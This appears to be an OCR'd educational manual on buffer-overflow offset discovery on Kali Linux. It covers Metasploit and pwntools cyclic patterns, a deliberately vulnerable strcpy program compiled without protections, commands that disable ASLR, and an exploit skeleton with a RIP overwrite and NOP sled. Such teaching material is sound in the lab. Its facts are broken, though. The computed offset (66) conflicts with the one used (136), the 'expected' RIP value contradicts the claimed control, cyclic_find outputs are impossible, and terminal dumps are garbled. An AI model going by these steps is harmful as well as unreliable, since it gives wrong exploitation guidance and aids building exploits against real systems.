


MANUAL

# Pattern Create / Offsett



## Buffer overflow development tools

Made by Moez Javed

# ***Pattern Create / Offset Buffer Overflow Development Tool — Hands-on Manual (Educational Guide)***

**Purpose:** A practical manual to teach students how to generate cyclic patterns and calculate offsets for buffer-overflow exploit development on **Kali Linux**. This is strictly for **educational** and **laboratory** use on systems you own or are authorized to test.

## ***1. Introduction — Why this matters***

When you discover a buffer overflow, the first question is: *where* in your input did the program overwrite a control value (EIP/RIP/SEH)? Pattern create / pattern offset tools allow you to generate a **unique**, non-repeating string and then determine the exact byte offset where the crash occurred. This offset is critical for reliably placing a return address, ROP chain, or shellcode.

Learning this teaches students about: - Deterministic exploit development (repeatable and precise).

- Endianness and register layout differences (32-bit vs 64-bit).
- Using gdb on Kali Linux to analyze crashes and registers.

## ***2. Prerequisites on Kali Linux***

Kali comes with most tools already installed. You'll need:

- gdb (GNU Debugger)
- Metasploit framework (already installed by default)
- Python 3 (preinstalled on Kali)
- Optionally, pwntools for Python

***Install missing tools if necessary:***

```
sudo apt update          # Updates the package lists
sudo apt install -y gdb metasploit-framework python3-pip # Installs gdb, m
etasploit, pip
pip3 install --user pwntools # Installs pwntools for Python (for cyclic patter
ns)
```

### **Disable ASLR temporarily in Kali Linux (lab use only):**

`echo 0 | sudo tee /proc/sys/kernel/randomize_va_space` # Disables memory randomization

```
(kali@kali)-[~]
$ echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
[sudo] password for kali:
0
```

### **Re-enable after the lab:**

`echo 2 | sudo tee /proc/sys/kernel/randomize_va_space` # Restores default protection

```
(kali@kali)-[~]
$ echo 2 | sudo tee /proc/sys/kernel/randomize_va_space
2
```

## **3. Tool locations in Kali Linux**

- Metasploit pattern scripts:
  - /usr/share/metasploit-framework/tools/exploit/pattern\_create.rb
  - /usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb
- Shortcuts available in Kali:
  - msf-pattern\_create → generates unique cyclic pattern.
  - msf-pattern\_offset → finds offset where crash occurred.
- Pwntools: A Python library used with cyclic() (to create) and cyclic\_find() (to locate offset).

## **4. Step-by-step — Using Metasploit on Kali Linux**

### **4.1 Create a vulnerable test program**

Save this file as vuln.c:

```
// vuln.c

#include <stdio.h>
#include <string.h>

int main(int argc, char **argv) {
    char buf[100];
```

*Made by Moez Javed*

```
if (argc > 1) {  
    strcpy(buf, argv[1]); // vulnerable: no bounds check  
}  
printf("Received: %s\n", buf);  
return 0;  
}
```

*Compile without stack protection:*

```
gcc -fno-stack-protector -z execstack -no-pie -o vuln vuln.c
```

- -fno-stack-protector → disables stack protection.
- -z execstack → makes stack executable.
- -no-pie → disables position independent execution.
- -o vuln → outputs binary as vuln.

#### **4.2 Generate a cyclic pattern**

```
msf-pattern_create -l 300 > /tmp/pattern.txt
```

- -l 300 → generates 300 characters long unique pattern.
- > /tmp/pattern.txt → saves output to /tmp/pattern.txt.

*Check the start of the pattern:*

```
head -c 100 /tmp/pattern.txt # Shows first 100 characters of the pattern
```

#### **4.3 Run the program with the pattern in gdb**

```
gdb --args ./vuln $(cat /tmp/pattern.txt)
```

- gdb --args ./vuln \$(cat /tmp/pattern.txt) → starts gdb with vuln program and passes pattern as input.

*Inside gdb, run:*

```
run # Executes the program with pattern  
info registers # Shows CPU register values after crash
```

*Made by Moez Javed*



```
kali@kali: ~/Desktop
File Actions Edit View Help
heap-config-shows heap related configuration
gdb-peda$ run
Starting program: /home/kali/Desktop/vuln Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[----- registers -----]
RAX: 0x0
RBX: 0x7fffffffdd38 -> 0x7fffffffe0bb ("/home/kali/Desktop/vuln")
RCX: 0x0
RDX: 0x0
RSI: 0x4052a0 ("Received: Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9")
RDI: 0x7fffffffd9c0 -> 0x7fffffffd9c0 ("A12A13A14A15A16A17A18A19Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9\n7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9")
RBP: 0x3964413864413764 ("d7Ad8Ad9")
RSP: 0x7ffffffdc28 ("Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9")
RIP: 0x401186 (<main+80>: ret)
```

```
Command Name Abbreviations are allowed in unambiguous cases.
pwndbg> info register
rax          0x0          0x0
rbx          0x7fffffffdd38 0x7fffffffdd38
rcx          0x0          0x0
rdx          0x0          0x0
rsi          0x4052a0     0x4052a0
rdi          0x7fffffffd9c0 0x7fffffffd9c0
rbp          0x3964413864413764 0x3964413864413764
rsp          0x7ffffffdc28 0x7ffffffdc28
r8           0x0          0x0
r9           0x0          0x0
r10          0x0          0x0
r11          0x202         0x202
r12          0x0          0x0
r13          0x7fffffffdd50 0x7fffffffdd50
r14          0x7fffffffd000 0x7fffffffd000
r15          0x403e00     0x403e00
rip          0x401186     0x401186 <main+80>
eflags      0x10202         [ IF RF ]
cs          0x33          0x33
ss          0x2b          0x2b
ds          0x0          0x0
es          0x0          0x0
fs          0x0          0x0
gs          0x0          0x0
fs_base     0x7ffff7dae740 0x7ffff7dae740
gs_base     0x0          0x0
```

Copy the value of EIP (32-bit) or RIP (64-bit).

#### 4.4 Find the offset

`msf-pattern_offset -q 0x41326341 -l 300`

```
(kali@kali)-[~/Desktop]
$ msf-pattern_offset -q 0x41326341 -l 300
[*] Exact match at offset 66
```

- -q 0x41326341 → queries the crash value.
- -l 300 → length of the original pattern.

*Made by Moez Javed*


This prints the offset position.

#### ***4.5 Verifying Control of RIP/EIP***

Now that we know the offset, we test if we can control the Instruction Pointer.

##### ***Step 1: Generate the test payload***

```
python3 -c "import sys; sys.stdout.buffer.write(b'A'*136 + b'BBBB')" > payload.bin
```



This payload will:

Fill the buffer with **136 As** (0x41).

Then overwrite the return address with **BBBB** (0x42 in hex).

##### ***Step 2: Run the program with the payload***

```
gdb --args ./vuln "$(cat payload.bin)"
```

##### ***Step 3: Inside GDB***

```
run  
info registers rip
```

##### ***Expected Result:***

```
rip      0x401186
```

If you see 0x401186 ... in rip, then you have **full control over the Instruction Pointer**.

*Made by Moez Javed*

```
00:0000 rsp 0x7fffffffcc8 ← 'AAAAAAAAAAAAAAAABBBB'
01:0000 0x7fffffffcd0 ← 'AAAAAABBBB'
02:0000 0x7fffffffcd8 ← 0x42424242 /* 'BBBB' */
03:0000 0x7fffffffcd8 ← 0x20040040 /* 'B' */
04:0000 0x7fffffffcd8 → 0x7fffffffdd8 ← 0x7fffffff15b ← '/home/kali/Desktop/vuln'
05:0000 0x7fffffffcd8 → 0x7fffffffdd8 → 0x7fffffff15b ← '/home/kali/Desktop/vuln'
06:0000 0x7fffffffcd8 → 0x7ce3d32bb0e0565
07:0000 0x7fffffffcd8 ← 0

[ STACK ]

[ BACKTRACE ]
> 0 0x401186 main+80
1 0x4141414141414141 None
2 0x4141414141414141 None
3 0x42424242 None
4 0x20040040 None
5 0x7fffffffdd8 None
6 0x7fffffffdd8 None
7 0x7ce3d32bb0e0565 None

pwndbg> info register rip
rip 0x401186 0x401186 <main+80>
pwndbg>
rip 0x401186 0x401186 <main+80>
pwndbg> run <<(python3 -c "import sys; sys.stdout.buffer.write(b'A'*136 + b'BBBBBBB')")
Starting program: /home/kali/Desktop/vuln <<(python3 -c "import sys; sys.stdout.buffer.write(b'A'*136 + b'BBBBBBB')")
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
```

## 4.6 Building the Exploit Skeleton

Now we can replace BBBB with a real return address to redirect execution.

### Step 1: Create exploit structure

```
python3 - <<'PY'> exploit.binimport sys, struct
```

```
offset = 136
```

```
# Example return address (to be replaced later with a real one)
```

```
ret = 0x4141414141414141
```

```
payload = b"A"*offset
```

```
payload += struct.pack("<Q", ret) # Overwrite RIP (Q = 8-byte little-endian for x64)
```

```
payload += b"\x90"*32 # NOP sled
```

```
payload += b"\xCC"*16 # Breakpoint instruction (for testing in GDB)
```

```
sys.stdout.buffer.write(payload)
```

PY

```
(kali㉿kali)-[~/Desktop]
$ python3 - <<'PY'> exploit.bin
import sys, struct
offset = 136

# Example return address (to be replaced later with a real one)
ret = 0x4141414141414141

payload = b"A"*offset
payload += struct.pack("<Q", ret) # Overwrite RIP (Q = 8-byte little-endian for x64)
payload += b"\x90"*32           # NOP sled
payload += b"\xCC"*16           # Breakpoint instruction (for testing in GDB)

sys.stdout.buffer.write(payload)
PY
```

### **Step 2: Run in GDB**

`gdb --args ./vuln "$(cat exploit.bin)"`

\x90 = NOP (do nothing, safe slide into shellcode).

\xCC = INT3 (software breakpoint) — GDB will stop here if execution reaches it.

```
(kali㉿kali)-[~/Desktop]
$ gdb --args ./vuln "$(cat exploit.bin)"

GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
```

### **Step 3: Confirm**

If execution hits the \xCC, then the exploit skeleton is working.  
Next step (outside this lab) is to replace \xCCs with real shellcode.



```
RBP 0x41414141414141 ('AAAAAAA')
RSP 0x7fffffffcd98 ← 0x41414141414141 ('AAAAAAA')
RIP 0x401186 (main+80) ← ret

> 0x401186 <main+80> ret
↓
[ DISASM / X86-64 / set emulate on ]
<0x41414141414141>

[ STACK ]
00:0000| rsp 0x7fffffffcd98 ← 0x41414141414141 ('AAAAAAA')
... ↓ 2 skipped
03:0018| 0x7fffffffcd98 ← 0x9090909090909090
... ↓ 3 skipped
07:0038| 0x7fffffffcd98 ← 0xffffffffffffffff

[ BACKTRACE ]
> 0 0x401186 main+80
1 0x41414141414141 None
2 0x41414141414141 None
3 0x41414141414141 None
4 0x9090909090909090 None
5 0x9090909090909090 None
6 0x9090909090909090 None
7 0x9090909090909090 None
```

## 5. Using pwntools on Kali Linux

### 5.1 Generate a pattern

```
python3 - <<'PY'
from pwn import *
print(cyclic(300)) # Generates 300-byte unique pattern
PY
```

```
(venv)-(kali@kali)-[~]
$ python3 - <<'PY'
from pwn import *
print(cyclic(300)) # Generates 300-byte unique pattern
PY
b'aaaaaaacaaadaaaaaaafaaagaahaaiaaajaakaaalaamaanaaaaaaapaaqaaaraaaaaataaaavaawaaaxaaayaaaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabq
aabraabsaabaabuaabvaabwaabxaabyaabzaabcaaccaadaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaac'
```

Save to a file:

```
python3 - <<'PY' > /tmp/pattern_pwntools.txt
from pwn import *
print(cyclic(300))
PY
```

```
(venv)-(kali@kali)-[~]
$ python3 - <<'PY' > /tmp/pattern_pwntools.txt
from pwn import *
print(cyclic(300))
PY
```

*Made by Moez Javed*

## 5.2 Run with gdb

### cd Desktop

***`gdb --args ./vuln $(cat /tmp/pattern pwntools.txt)`***

```
(venv)-(kali@kali)-[~]
└─$ cd Desktop

(venv)-(kali@kali)-[~/Desktop]
└─$ gdb --args ./vuln $(cat /tmp/pattern pwntools.txt)
GNU gdb (Debian 16.3-1) 16.3
Copyright (C) 2024 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word" ...
pwndbg: loaded 208 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
/home/kali/tools/peda/peda.py:151: SyntaxWarning: invalid escape sequence '\['
  p = re.compile("(.*)(.*)\[" + DWOR0_PTR + ".*\]")
/home/kali/tools/peda/peda.py:373: SyntaxWarning: invalid escape sequence '\s'
  p = re.compile(".*exec file:\s*(.*)")
/home/kali/tools/peda/peda.py:550: SyntaxWarning: invalid escape sequence '\d'
  p = re.compile("^(\d*)\s*(.*)breakpoint\s*(keepdel)\s*(\d*)\s*(.*)")
/home/kali/tools/peda/peda.py:554: SyntaxWarning: invalid escape sequence '\d'
  p = re.compile("^(\d*)\s*(.*)point\s*(keepdel)\s*(\d*)\s*(.*)")
/home/kali/tools/peda/peda.py:567: SyntaxWarning: invalid escape sequence '\d'
```

**Inside gdb:**

***`run`** # Runs the program with input*

```
gdb-peda> run
Starting program: /home/kali/Desktop/vuln b'aaaabaaacaaadaaaeaaafaaagaahaaiaaaiaaakaaalaamaanaaaaoaaapaaqaaaraaasaaataaaavaaaawaaaxaaayaaazabbaabcaabdaabaaabfa
abgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqabraabsaabtaabuaabvaabwaabxaabyaabzaabcaabcaacdaceaacfaacgaachaaciaacjaackaaciaacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaac'
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Received: b'aaaabaaacaaadaaaeaaafaaagaahaaiaaaiaaakaaalaamaanaaaaoaaapaaqaaaraaasaaataaaavaaaawaaaxaaayaaazabbaabcaabdaabaaabfaabgaabhaabiaabjaabkaablaabmaabnaa
boaabpaabqabraabsaabtaabuaabvaabwaabxaabyaabzaabcaabcaacdaceaacfaacgaachaaciaacjaackaaciaacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaac'

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

[----- registers -----]
RAX: 0x0
RBX: 0x7fffffffde8 -> 0x7fffffff070 ("/home/kali/Desktop/vuln")
RCX: 0x0
RDX: 0x0
RSI: 0x4052a0 ("Received: b'aaaabaaacaaadaaaeaaafaaagaahaaiaaaiaaakaaalaamaanaaaaoaaapaaqaaaraaasaaataaaavaaaawaaaxaaayaaazabbaabcaabdaabaaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqabraabsaabtaabuaabvaab' ...")
RDI: 0x7fffffff0970 -> 0x7fffffff09a0 ("laacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaac\nabtaabuaabvaabwaabxaabyaabzaabcaabcaacdaceaacfaacgaachaaciaacjaackaaciaacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaac")
RBP: 0x61656261646261 ('abdaabaa')
RSP: 0x7fffffff0000 ("abfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqabraabsaabtaabuaabvaabwaabxaabyaabzaabcaabcaacdaceaacfaacgaachaaciaacjaackaaciaacmaacnaacoacpaacqaacraacsaaactaacuaacvaacwaacxaacyaac")
RIP: 0x401100 (<main+80>: ret)
R8 : 0x0
```

***`info registers`** # Shows crashed register values*

*Made by Moez Javed*

```
pwndbg> info register
rax            0x0                0x0
rbx            0x7fffffffddce8        0x7fffffffddce8
rcx            0x0                0x0
rdx            0x0                0x0
rsi            0x4052a0             0x4052a0
rdi            0x7fffffff970        0x7fffffff970
rbp            0x6165626161646261    0x6165626161646261
rsp            0x7fffffffdbd8        0x7fffffffdbd8
r8             0x0                0x0
r9             0x0                0x0
r10            0x0                0x0
r11            0x202              0x202
r12            0x0                0x0
r13            0x7fffffffdd00        0x7fffffffdd00
r14            0x7fffffff7fd000        0x7fffffff7fd000
r15            0x403e00             0x403e00
rip            0x401186             0x401186 <main+80>
eflags         0x10206             [ PF IF RF ]
cs             0x33              0x33
ss             0x2b              0x2b
ds             0x0/Deskto...        0x0
es             0x0                0x0
fs             0x0                0x0
gs             0x0                0x0
fs_base        0x7ffff7dae740        0x7ffff7dae740
gs_base        0x0                0x0
```

### 5.3 Find the offset with pwntools

```
python3 - <<'PY'
from pwn import *
print(cyclic_find(0x61626364)) # Replace with crash value from EIP/RIP
PY
```

```
(venv)-(kali@kali)-[~/Desktop]
$ python3 - <<'PY'
from pwn import *
print(cyclic_find(0x61626364)) # Replace with crash value from EIP/RIP
PY
7984
```

For 64-bit values:

```
python3 - <<'PY'
from pwn import *
print(cyclic_find(0x6162636461626163, n=8)) # 8-byte word size
PY
```

```
(venv)-(kali@kali)-[~/Desktop]
$ python3 - <<'PY'
from pwn import *
print(cyclic_find(0x6162636461626163, n=8)) # 8-byte word size
PY
2378474394
```

## **6. Classroom Exercises for Kali Linux**

1. **Local overflow:** Compile vuln.c, create a 300-byte pattern, crash it, and calculate the offset.
2. **Network challenge:** Run a vulnerable TCP server on Kali, send a pattern with nc, and compute the offset.
3. **64-bit binary:** Compile on Kali with 64-bit settings, and practice using cyclic(..., n=8).

## **7. Cheatsheet (Kali Linux commands explained)**

```
msf-pattern_create -l 300 > /tmp/pattern.txt # Generate pattern of 300 characters
```

```
msf-pattern_offset -q 0x41326341 -l 300 # Find offset of crash value
```

```
python3 - <<'PY' # Generate pattern with pwntools
from pwn import *
print(cyclic(300))
PY
```

```
python3 - <<'PY' # Find offset with pwntools
from pwn import *
print(cyclic_find(0x61626364)) # Replace with crash value
PY
```

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space # Disable ASLR
echo 2 | sudo tee /proc/sys/kernel/randomize_va_space # Re-enable ASLR
```

## **8. Safety Reminder**

Always run these exercises in **Kali Linux lab environments or VMs** you control. Never test against external systems without explicit permission.